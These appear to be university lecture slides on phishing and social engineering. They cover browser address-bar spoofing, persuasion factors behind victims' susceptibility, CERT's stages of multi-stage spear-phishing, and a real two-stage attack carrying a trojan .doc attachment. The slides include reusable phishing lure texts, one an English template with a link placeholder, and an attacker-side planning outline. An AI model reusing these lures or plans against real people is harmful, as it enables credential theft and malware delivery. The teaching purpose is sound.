We noticed something unusual in a recent email account sign-in. To help maintaining secure, we requested a challenge higher security. click the link {link}, We kindly ask to review your activities recent and we will help you taking correcting measures.




From: Università degli Studi di Trento <acianciulli@unisa.it>
Subject: Avviso
Date: 27 May 2015 15:58
To: undisclosed-recipients:;

Attenzione:
Abbiamo rilevato qualcosa di insolito in un recente account e-mail sign-in. Per aiutare a mantenere al sicuro, abbiamo richiesto una sfida maggiore sicurezza. cliccare sul link: https://webmail.unitn.it/confirm.php , Si prega di rivedere la vostra attività recenti e ti aiuteremo a prendere misure correttive.


Università degli Studi di Trento

Combining phishing and sw vulnerabilities



- In this case it's easy to notice that the domain I'm redirected to is not UniTn's
- However, there exist vulnerabilities in browsers that allow the malicious website to **spoof** the address displayed in the address bar
- Example:
  - The webpage is **gfcv-altervista.org**
  - The browser says it's **webmail.disi.unitn.it**

Example of address spoofing



Address bar says dailymail.co.uk - this is NOT dailymail.co.uk

- Safari 8 vulnerability under OSX < 10.10.5
  - PoC → http://www.deusen.co.uk/items/iwhere.9500182225526788/
  - Other similar vulnerabilities exist for IE and Chrome
- If browser is vulnerable, attacker can manipulate address bar’s content to his/her liking

Social engineering


- Phishing is only an application of a wider set of attacks that exploit human nature to (usually) breach data confidentiality
- "Social engineering" identifies a set of techniques that attack weaknesses in human psychology

"The Elaboration Likelihood Model distinguishes "central" from "peripheral" routes of persuasion, where a central route encourages an elaborative analysis of a message's content, and a peripheral one is a form of persuasion that does not encourage elaboration (i.e., extensive cognitive analysis) of the message content. Rather, it solicits acceptance of a message based on some adjunct element, such as perceived credibility, likeability, or attractiveness of the message sender [..]

Peripheral route persuasion is an important element in social engineering scams because it offers a type of shield for the attacker [Mitnick 2002]."

[Workman 2008]

Human vulnerability factors




Factor	Construct
Normative commitment	Reciprocation as obligation
Continuance commitment	Cognitive investment and perceptual consistency
Affective commitment	Social "proof" as behavioral modeling and conformance
Trust	Likeability and credibility
Fear	Obedience to authority and acquiescence to threat of punishment or negative consequences
Reactance	Scarcity and impulsivity

- Significant correlation between vulnerability factors and frequency of successful attacks
  - With the exception of ”reactance”
- Other factors that DO play a role
  - Age
  - Education
- Factors found to be NOT significant:
  - Gender
  - Previous victimisation


Social engineering steps

- Can distinguish between single and multiple-stage social engineering attacks
- Single stage attacks usually aim at collecting sensitive information about "general" targets
  - No specificity in the attack
    - e.g. attack all costumers of mybank.com


Research and Open Source Intelligence
Planning and Preparation
Phishing Operation
Response and Information Capture
Attack Culmination & Exploitation

Two(multiple) stage attacks

- Two-stage attacks involve an initial reconnaissance that gathers information needed for second stage
  - Used to increase credibility of attack
    - E.g. proper legal references, employee names, correct set of users in CC to phishing email, etc
  - spearphishng


Initial Phishing Attack Stage
Research and Open Source Intelligence
Planning and Preparation
Phishing Operation
Response and Information Capture
Replanning* and Preparation
Spear Phishing Operation
Response and Information Capture
IS Last Stage of Attack Completed ?
Yes
No
Attack Culmination & Exploitation
Repeat these 3 phases for each additional attack stage

* Replanning and/or additional preparation may or may not be necessary depending on the particular context and the specific phishing objectives

Steps in detail (first stage)

Pattern Phase	Typical Activities	Pattern Interactions
1. Research and Open Source Intelligence	• Search for opensource intelligence • Establish attack objectives • Identify opportune targets	1.1 Attacker researches and strategizes about potential targets and specific objectives.
2. Planning and Preparation	• Develop attack strategy including means to avoid detection and mitigation by UIT organization • Prepare phishing attack artifacts	2.1 Attacker plans phishing attack and creates phishing artifacts (e.g., phishing email, mobile text message, phony website, malware to be implanted).
3. Phishing Operation	• Release phishing artifact via email, cellphone, rogue website, or other means • Wait for a response	3.1 Attacker initiates phishing attack through email, cellphone, rogue website, or other means.
4. Response and Information Capture	•Gain access and/or privileges to obtain greater information reach •Implant malware to achieve information objectives •Identify other opportune UIT targets and internal system information, and capture guarded and sensitive information	4.1 One or more targets unwittingly respond to phishing artifact and become a UIT. 4.2 Attacker detects or is alerted to UIT response and obtains initial information directly from UIT data entry. 4.3 Attacker implants malware on victim's machine or network. 4.4 Attacker obtains desired information via malware.

Unintentional Insider Threats: Social Engineering. CERT Insider Threat Center. January 2014
http://resources.sei.cmu.edu/library/asset-view.cfm?assetID=77455

Steps in detail (second stage)

Pattern Phase	Typical Activities	Pattern Interactions
5. Re-planning and Preparation	•Re-plan attack strategy including means to avoid detection and mitigation by UIT organization •Prepare spear phishing attack artifacts	5.1 Attacker uses information capture in Step 4 above to replan follow-on steps for spear phishing attack. This may entail creation of new artifacts or specific attack approaches.
6. Spear Phishing Operation	• Execute spear-phishing • Wait for a response	6.1 Attacker initiates spear phishing attack.
7. Response and Information Capture	•Gain access and/or privileges to obtain greater information reach •Exploit more specific insider targets: financial system, secure systems, etc.	7.1 One or more high-value targets unwittingly responds to the spear phishing artifact and becomes a UIT. 7.2 Phisher detects or is alerted to UIT response and obtains desired information directly from UIT data entry.
8. Attack Culmination and Exploitation	• Use captured information to directly attack UIT or UIT's organization to steal, manipulate, and/or destroy targeted assets	8.1 Attacker uses desired information in direct attack on UIT or UIT's organization to steal, manipulate, and/or destroy targeted assets.


Unintentional Insider Threats: Social Engineering. CERT Insider Threat Center. January 2014
http://resources.sei.cmu.edu/library/asset-view.cfm?assetID=77455

Example: well engineered, 2-stage social engineering attack

- On 19th of May 2015 I received an email from somebody attaching a "receipt". The email was in good Italian, and had seemingly meaningful law references regulating the emission of the receipt
    - However, I was not expecting a receipt
    - I discarded it right away as an attack → trashed
- The next day, I receive this email:

Dear costumer,
We kindly ask you to ignore the previous receipt and substitute it with the present, dated 24/03/2015 The receipt must be printed and archived by the receiving subject as prescribed by DRP 607/40 and subsequent changes, and by RM no. 450217, emitted on 30/07/1990

Best regards,
Jarvis Bernard




From: Jarvis Bernard <JarvisBernardamwk@yoga-magazine.net>
Subject: Fattura n. 607/40 del 29/04/2015, 13:01
Date: 20 May 2015 13:01
To: luca.allodi@unitn.it

Gentile cliente,
vi preghiamo di annullare la precedente fattura in Vs. possesso e sostituirla con la presente con data 24/03/2015 La fattura da noi inviata tramite e-mail andrà stampata e conservata a cura del soggetto ricevente come fattura cartacea come da DPR 607/40 e successive modifiche e da RM n.450217 del 30/07/1990.

Cordiali saluti,
Jarvis Bernard

A0B54_8E570A747CA.doc application/msword 28.1 KiB

Almost fell for it..



SHA256:	fb4d983c26b0e5d13df260e5da4e9cddf780d2520bb7c4e3440a868b93ad6f94
File name:	99BCA6_B7C8B4025833.doc
Detection ratio:	2 / 57
Analysis date:	2015-05-20 11:09:00 UTC (2 weeks, 5 days ago)

AVware	Trojan.MHT.Agent.a (v)	20150520
VIPRE	Trojan.MHT.Agent.a (v)	20150520
ALYac	✓	20150520
AVG	✓	20150520
Ad-Aware	✓	20150520
AegisLab	✓	20150520
Agnitum	✓	20150519
AhnLab-V3	✓	20150519
Alibaba	✓	20150520
Antiy-AVL	✓	20150520

Reported results are for attachment of first email. Second attachment was the same.

Reading List

- Arora, Ashish, et al. "Impact of vulnerability disclosure and patch availability-an empirical analysis." *Third Workshop on the Economics of Information Security*. Vol. 24. 2004.
- Miller, Charlie. "The legitimate vulnerability market: Inside the secretive world of 0-day exploit sales." *In Sixth Workshop on the Economics of Information Security*. 2007.
- Moore, Tyler, and Richard Clayton. "An Empirical Analysis of the Current State of Phishing Attack and Defence." *WEIS*. 2007.
- OWASP resources
- Workman, Michael. "Wisecrackers: A theory-grounded investigation of phishing and pretext social engineering threats to information security." *Journal of the American Society for Information Science and Technology* 59.4 (2008): 662-674.